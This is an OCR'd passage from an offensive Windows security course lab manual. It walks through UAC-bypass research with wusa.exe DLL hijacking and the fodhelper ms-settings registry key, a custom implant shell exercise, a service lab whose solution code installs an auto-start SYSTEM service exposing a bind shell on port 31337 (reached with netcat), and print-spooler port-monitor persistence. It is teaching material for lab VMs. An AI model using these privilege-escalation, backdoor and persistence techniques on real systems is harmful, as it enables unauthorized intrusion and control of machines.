
2. Finding a weakness

- The next thing we must do is determine if there is a vulnerability with our target binary.
- To get this done, run Process Monitor elevated.
- Create a Process Name filter looking for the `wusa.exe` binary.
  - Nothing should show just yet as it has not been executed.




- With the filter in place, we can execute `wusa.exe`.

© 2024 Jonathan Reiter




- Process Monitor should now have some results. A lot—too many to make sense of anything yet.
- What you are looking for is anything that is not found.
  - Many programs will attempt to open a DLL, configuration file, etc. for whatever reason and if it cannot find it in a particular path, it will look somewhere else later on until it is done looking.
- To find files `wusa.exe` could not find, you must create another filter.
  - If you look under the Result column, you might see an operation with the Result of `NAME NOT FOUND`.
  - This is what we are looking for. Right-click on `NAME NOT FOUND`, and choose `Include 'NAME NOT FOUND'`.

Technet24




- This does cut down the results a good bit, but we can cut them down even more by creating another filter.
- Before we make this filter, we need to enable the advanced output operations.




- You should now see some new Operations. The Operation of interest is `IRP_MJ_CREATE`, which is kernel speak for creating a new file or opening a handle to an existing one. Perhaps the kernel version of this course will dive deep into `IRP_MJ_CREATE`s and more!
- Right-click on an entry choose to include the Operation as a filter.

© 2024 Jonathan Reiter



- At this point, you should see around 4 or more entries, but your results may differ.




- The one of interest is the `wusa.exe.local` file that cannot be found in the `System32` file path.
- We now have our aim of effort.


3. Aim of Effort

- Since `wusa.exe` cannot find `wusa.exe.local`, it starts looking somewhere else (`C:\Windows\WinSxS\`) and grabs some extremely long folder path name.
  - This is the typical format: `[arch]_microsoft.windows.common-controls_[sequencial_code]_[windows_version]_none_[sequencial_number]`
- What we can now test is to create those two missing folders where it is looking to find a DLL: `comctl32.dll`.
  - You will most likely have a folder path like this:
    - `wusa.exe.local\[arch]_microsoft.windows.common-controls_[sequencial_code]_[windows_version]_none_[sequencial_number]`
    - This is where `comctl32.dll` will now be found.
- After creating that folder structure, execute the application again. You might be greeted by a system error that `comctl.dll` could not be found. **Success!**

Technet24



- Now, you might be thinking that we can simply craft our own malicious DLL, drop it in that folder, change the name of it to `comctl32.dll` and be done. That is not a bad thought, but the DLL would fail like this:



- We must make our evil DLL function as closely as possible to the real one, and that means making sure the functions wusa is looking for are found. In detail, our DLL must forward the functions to the real DLL. Annoying, right?
- This is a massive undertaking to do this manually, but thankfully there are tools out there to assist with this step. Tools like Get-Exports.ps1 should do the trick, brought to you courtesy of FuzzySecurity and his GitHub repo.
- The suite of tools have been downloaded to the `C:\Tools\Additional-Tools\PowerShell-Suite-Master` folder in the VM.
    - One more subfolder down and you'll find it.
- Browse to the folder location and you should see a listing of PowerShell scripts.
- Select the `Get-Exports.ps1` script, right-click on it, and choose `Edit`.
- This will open up an instance of PowerShell ISE.
- With ISE open, press the green play button at the top or press the `F5` function key.
- This will load the function into your address space and make it available as a cmdlet.
- You should be able to see tab completion working as you type in the name of the cmdlet.
- Next, invoke the cmdlet `Get-Exports -DllPath C:\Windows\System32\comctl32.dll` as shown below:

© 2024 Jonathan Reiter

Command line

```
Get-Exports -DllPath C:\Windows\System32\comctl32.dll
```

Notional results

```
PS C:\> Get-Exports -DllPath C:\Windows\System32\comctl32.dll
[?] 64-bit Image!

[>] Time Stamp: 01/03/2003 16:27:34
[>] Function Count: 421
[>] Named Functions: 119
[>] Ordinal Base: 2
[>] Function Array RVA: 0x92A28
[>] Name Array RVA: 0x930BC
[>] Ordinal Array RVA: 0x93298

Ordinal ImageRVA   FunctionName
------- --------   ------------
    2 0x00000000 MenuHelp
    3 0x00000000 ShowHideMenuCtl
    4 0x00077D30 GetEffectiveClientRect
    5 0x00077630 DrawStatusTextA
    6 0x0001BEF0 CreateStatusWindowA
    7 0x0001C0B0 CreateToolbar
    8 0x000227E0 CreateMappedBitmap
    9 0x0000D630 DPA_LoadStream
    10 0x00020B50 DPA_SaveStream
    11 0x00020F90 DPA_Merge
    12 0x0000D660 CreatePropertySheetPage
    13 0x00000000 MakeDragList
    14 0x00000000 LBItemFromPt
    15 0x00077DB0 DrawInsert
```

- Another nice feature about the script is that it can generate `#pragma comment`s for your C code.
- To do that, we need to pass in another flag called `ExportsToCpp` and run it again.
- Do not forget to give it a path to a file to dump the results into since it will not dump it to STDOUT.

Technet24

Command line

```
Get-Exports -DllPath C:\Windows\System32\comctl32.dll -ExportsToCpp C:
\Users\analyst\Downloads\exports.log
```

Notional results

```
PS C:\Tools\Additional-Tools\PowerShell-Suite-master\PowerShell-Suite-master> Get-
Exports -DllPath C:\Windows\System32\comctl32.dll -ExportsToCpp C:
\Users\analyst\Downloads\exports.log
```

- This is what should be in your log file:

- Cool, so we can dump all exports but the program is likely not importing nor calling every single one.
- The problem then becomes finding out exactly what functions the program is importing.

4. Looking at `fodhelper.exe`

- The other binary we saw was the `fodhelper.exe`, so let us explore that a little bit.
- I will take you through some of the research but the rest will be on you to complete.

5. Observing with Process Monitor

- Change your filters in Process Monitor.
- Instead of focusing on wusa, focus on fodhelper.
- Keep the NAME NOT FOUND filter for the Result.

© 2024 Jonathan Reiter

- Any others are not necessary.
- Clear current output, start capturing events, and execute fodhelper from the command line.
- `C:\Windows\System32\fodhelper.exe`
- You should see the Optional features window pop up—simply close it.

6. Looking at the results

- There will most likely be thousands of events but let us look at Registry events.
- There is one interesting key that was not found: `HKCU\Software\Classes\ms-settings\Shell\Open\command`.
- After some searching online, MSDN suggests that the Classes key relates to COM functionality.
- HKCU is a great hive to see because we do not need to be an Admin to modify keys under it.
- If we play our cards right with this one, it doesn't seem like we will need to create a crazy DLL with forwarding functions to the original DLL, which is awesome.

7. The rest is on you.

- From this point forward, the rest will be on you to research and weaponize.
- Keep going with fodhelper and create the keys that the program cannot find.
- Where can it get you? Can you use it to execute arbitrary binaries?
- Keep going with wusa.
- The wusa portion mirrors the research and blog post done found here: https://github.com/Yet-Zio/WusaBypassUAC.
- All credit must be given to Mahesh Yet Zio for creating the bypass for `wusa`.
- There are no guarantees that this method will still work.

Lab Key Takeaways

Doing the research to find a new bypass can be very time consuming but the results can make the time and effort worth it in the end. The research becomes easier the more familiar you become with the tools being used, and your knowledge of the binaries that can be leveraged of bypassing UAC.

Lab Enhancements

If you can get this method working, or if you would like to skip it and move on, go back to the list of binaries you discovered from the `Discover Targets` phase and see if you can find a brand new bypass of UAC. You will never find what you do not look for.

Technet24

Lab 3.8: ShadowCraft

Background

This bootcamp challenge has you continuing the development of a custom Windows shell that you started at the end of Section 2. The main purpose for this portion is to continue to add on to the core functionality of the shell with what was covered in this section: various injection methods, escalation of privileges, etc. It is up to you to determine what injection method you would like to add, but add at least one.

Unguided

Please note this is meant to be an unguided lab, so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.

Objectives

- Understand the basics of making a custom shell.
- Implement what was taught during this section in the shell.
- Deploy the shell to the Test VM.
- Add recon.
- Add process enumeration.
- Add directory enumeration.
- Add get/put functionality.
- Add registry enumeration.
- Add process injection.
- Add privilege escalation.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `Day2-Bootcamp\WindowsShell\WindowsShell.sln` file.
2. From the solution explorer window, open `main.cpp`.
3. The `main.cpp` has but one purpose, kick off the shell by calling `BeginShell`.

© 2024 Jonathan Reiter

4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it; something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or a similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intended purpose.
  - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories.
  - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.

Transfer to the Test VM

Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.

Technet24

Lab 4.1: PersistentService

Background

One of the common tasks to perform once an operator has gained Administrator level access is to create a service. Services typically run with SYSTEM level permissions, which can service two purposes: persistence and escalation. The escalation part comes into play when your service executes your implant, shellcode, reverse shell code, etc. Later in the course we will take a look as to how you might be able to hide a service from being queried, viewed, etc. using SDDL.

The code for this lab will generate a log file that keeps track of what is happening when the service is running. Debugging services is never a fun time and can be quite the challenge. Having `printf` statements inside a running service is pointless as you will not be able to see them. Log files make more sense.

APIs Used

- `SetServiceStatus`
- `RegisterServiceCtrlHandlerA`
- `OpenSCManager`
- `CreateService`
- `StartService`
- `DeleteService`
- `CloseServiceHandle`
- `OpenService`
- `ControlService`

Structures of Interest

`_SERVICE_STATUS`

```
// SERVICE_STATUS
typedef struct _SERVICE_STATUS {
    DWORD   dwServiceType;
    DWORD   dwCurrentState;
    DWORD   dwControlsAccepted;
    DWORD   dwWin32ExitCode;
    DWORD   dwServiceSpecificExitCode;
    DWORD   dwCheckPoint;
    DWORD   dwWaitHint;
} SERVICE_STATUS, *LPSERVICE_STATUS;
```


© 2024 Jonathan Reiter

Objectives

- Become familiar with the APIs used in the lab.
- Learn how to programmatically install/create a new service.
- Understand how the SCM monitors services that are trying to start up.
- Understand how services could be used for both persistence and escalation.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev, Windows Test VM, and Slingshot VM.

1. Connectivity test.
   - Ensure that all VMs can ping each other.
     - If not, check your NIC settings for each VM and then ask your TA or instructor for assistance.
2. Launch Visual Studio
   - Open the `PersistentService` solution file.
   - There are **TODO** comments that describe what is to be done.

main.cpp

1. TODO #1: `main()`
   - Complete the 3 if statements so that they will call the appropriate functions depending on what command is matched.
2. TODO #2: `ServiceInstall()`
   - Connect to the SCM with enough access to create a new service.
3. TODO #3: `ServiceInstall()`
   - Create the service.
   - Make sure you pay attention to the comments in the source and have the MSDN page for the CreateServiceA function available for quick reference.
4. TODO #4: `ServiceMain()`
   - Register the control handler routine that we have made with the SCM.
5. TODO #5: `ServiceMain()`
   - Tell the SCM we are running.
6. TODO #6: `ServiceControlHandler()`
   - Tell the SCM that a stop is pending.

Technet24

7. Build
    - Build the solution and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.


On the Test VM, open an elevated CMD prompt and execute the tool to test for functionality. This might cause a networking prompt to appear asking what should be allowed. Allow the connection for all networks public and private and choose **OK**.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example and Troubleshooting Steps

After kicking off the program, you may or may not see the following firewall prompt in the screenshot below. If you do get one, allow the connection to happen to proceed with the lab.



Installing

Now let's test to see if our service creation works. With an elevated command prompt, tell the program to `install` the service.

© 2024 Jonathan Reiter

Installing

```
services.exe install

ServiceInstall: installing the service...
ServiceInstall: service has been created!
```

Starting

Once the service has been installed, it is time to start it. Pass the argument `start` and make everything kick off.

Starting

```
services.exe start

StartTheService: starting the service
StartTheService: started the service
```

If you run the `netstat` utility, you should see the port `31337` opened. Flip over to your Slingshot VM and connect to it using netcat.

Netstat

```
netstat -antp tcp

Active Connections

    Proto  Local Address          Foreign Address        State           Offload State

    TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:31337          0.0.0.0:0              LISTENING       InHost
```


Technet24

Connecting

Connecting

```
nc -vn 192.168.236.212 31337

Connection to 192.168.236.212 31337 port [tcp/*] succeeded!
Microsoft Windows [Version 10.0.22631.3593]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
whoami
nt authority\system

C:\Windows\System32>exit
exit
```

Firewall

If your netcat connection isn't successful, turn off the firewall in the Test VM and try again

Congrats!

Nice! We just made a service that opens a backdoor with elevated permissions. If you have time, change the socket to be a reverse TCP command shell that way it calls back to your Slingshot VM.

© 2024 Jonathan Reiter

TODO Solutions

TODO #1: main()

- Complete the 3 if statements so that they will call the appropriate functions depending on what command is matched.

```
if (action == string{ "install" })
{
    ServiceInstall();
}
else if (action == std::string{ "uninstall" })
{
    ServiceUninstall();
}
else if (action == std::string{ "start" })
{
    StartTheService();
}
else
{
    cout << "bad args \n";
}
```

TODO #2: ServiceInstall()

- Connect to the SCM with enough access to create a new service.

```
SC_HANDLE hScMgr = OpenSCManagerA(LPCSTR(), LPCSTR(), SC_MANAGER_CREATE_SERVICE);

if (!hScMgr)
{
    Msg = format("{}: failed to connect to service control manager: 0x{:08x}",
__FUNCTION__, GetLastError());
    cout << Msg << "\n";
    AddLogEntry(Msg);
    return false;
}
```


Technet24

TODO #3: ServiceInstall()

- Create the service

```
SC_HANDLE hService = CreateServiceA(
    hScMgr,
    g_Name.c_str(),
    g_Name.c_str(),
    SERVICE_ALL_ACCESS,
    SERVICE_WIN32_OWN_PROCESS,
    SERVICE_AUTO_START,
    SERVICE_ERROR_NORMAL,
    SelfPath.c_str(),
    LPCSTR(), LPDWORD(), LPCSTR(), LPCSTR(), LPCSTR()
);

if (!hService)
{
    Msg = format("{}: failed to create the service: 0x{:08x}", __FUNCTION__,
GetLastError());
    AddLogEntry(Msg);
    CloseServiceHandle(hScMgr);
    return false;
}
```

TODO #4: ServiceMain()

- Register the control handler routine that we have made with the SCM.

```
g_StatusHandle = RegisterServiceCtrlHandlerA(g_Name.c_str(),
(LPHANDLER_FUNCTION)ServiceCtrlHandler);
if ((SERVICE_STATUS_HANDLE)NULL == g_StatusHandle)
{
    return;
}
```


© 2024 Jonathan Reiter

TODO #5: ServiceMain()

- Tell the SCM we are running.

```
g_ServiceStatus.dwCurrentState = SERVICE_RUNNING;
SetServiceStatus(g_StatusHandle, &g_ServiceStatus);

while (SERVICE_RUNNING == g_ServiceStatus.dwCurrentState)
{
    ExecuteListener(TRUE);

    Msg = "Still running";
    AddLogEntry(Msg);
    Sleep(2000);
}
```

TODO #6: ServiceControlHandler()

- Tell the SCM that a stop is pending.

```
switch (dwCtrlCode)
{
case SERVICE_CONTROL_SHUTDOWN:
    g_ServiceStatus.dwCurrentState = SERVICE_STOPPED;
    g_ServiceStatus.dwWin32ExitCode = 0;
    AddLogEntry("Service has been shutdown");
    break;
case SERVICE_CONTROL_STOP:
    g_ServiceStatus.dwCurrentState = SERVICE_STOPPED;
    g_ServiceStatus.dwWin32ExitCode = 0;
    AddLogEntry("Service has been stopped");
    break;
default:
    break;
}

SetServiceStatus(g_StatusHandle, &g_ServiceStatus);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Technet24

Key Takeaways

- If you have Admin privileges already, this is an excellent method to escalate to SYSTEM and to gain persistence. Even though neither of those results were the purpose of this lab, it was great to see that effect of creating a service.

Lab Enhancements

- How could we better control if the shell will be a listener or a callback?
  - Is there a way to allow an operator to determine that when the service is being installed?

© 2024 Jonathan Reiter

Lab 4.2: Sauron

Background

Whenever you can find another way to inject a DLL into some application, take it for all it's worth, especially when Windows is the one doing the injecting on your behalf. This lab focuses on abusing the injection that is done by the Windows print spooler. Although we do not have any interest with print jobs, we will abuse some of its functionality. Print spoolers have been used and abused for such a long time and there are no signs of it stopping. Internally, when certain APIs are called, they can trigger certain actions that we can leverage. One such item is the system loader. When the loader is doing its job of mapping a process into memory, it will check several registry keys/values to see what that process needs to have ready before it makes the process. One of those is the port monitor's key.

APIs Used

- `AddMonitor`
- `AddNewPortMonitor`
- `OpenKey` (This is a wrapper around the Win32 API `RegOpenKey`)
- `CreateKey` (This is a wrapper around the Win32 API `RegCreateKey`)

Structures of Interest

`_MONITOR_INFO_2W`

```
typedef struct _MONITOR_INFO_2W{
    LPWSTR    pName;
    LPWSTR    pEnvironment;
    LPWSTR    pDLLName;
} MONITOR_INFO_2W, *PMONITOR_INFO_2W, *LPMONITOR_INFO_2W;
```

Objectives

- Create a new port monitor for persistence.
- Understand the structures and APIs in this lab.
- Achieve persistence to the target VM.

Technet24

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

Please Note

There are a few ways to go about this lab. This first method is the only method supported; however, the other method is offered as a Lab Enhancement and uses the `PortMonitorDll` project to create a port monitor specific DLL that must adhere to all requirements for a port monitor DLL.

1. Launch Visual Studio.

- Open the `Sauron` solution file.
- The solution holds several projects like *FXMON*, *PortMonitorDll*, and *Sauron*.
- The *Sauron* project contains a `main.cpp` source file, which contains the `main` function.
- Your work begins in the `CreateRegKeys` function.
- There are **TODO** comments that describe what is to be done.

Sauron Project

CreateRegKeys

1. TODO #1

- Open the print monitor's registry key and store the result of the function in the `Result` variable.

2. TODO #2

- Create the new registry key.
- Store the result of the function in the `Result` variable.

3. TODO #3

- Create the value for the newly created key and the data for it.
- Be sure to blend in with the surrounding keys.
  - The key's value should be `Driver`.
  - The data for the value should be the name of the DLL.
  - The type should be `REG_SZ`.
- It does not need to be the full path of your DLL since it will reside in `%systemroot%\System32`.
- Store the result of the function in the `Result` variable.

© 2024 Jonathan Reiter

AddNewPortMonitor

1. TODO #4
   - Create the proper struct for type 2 port monitors.
2. TODO #5
   - Fill out each struct member with the proper strings.
   - Don't forget that these are `CStrings`.
3. TODO #6
   - Call the function to add our port monitor.
4. **Optional**: TODO #7
   - Delete the `ifdef` and `endif` statements if attempting to enhance this lab.

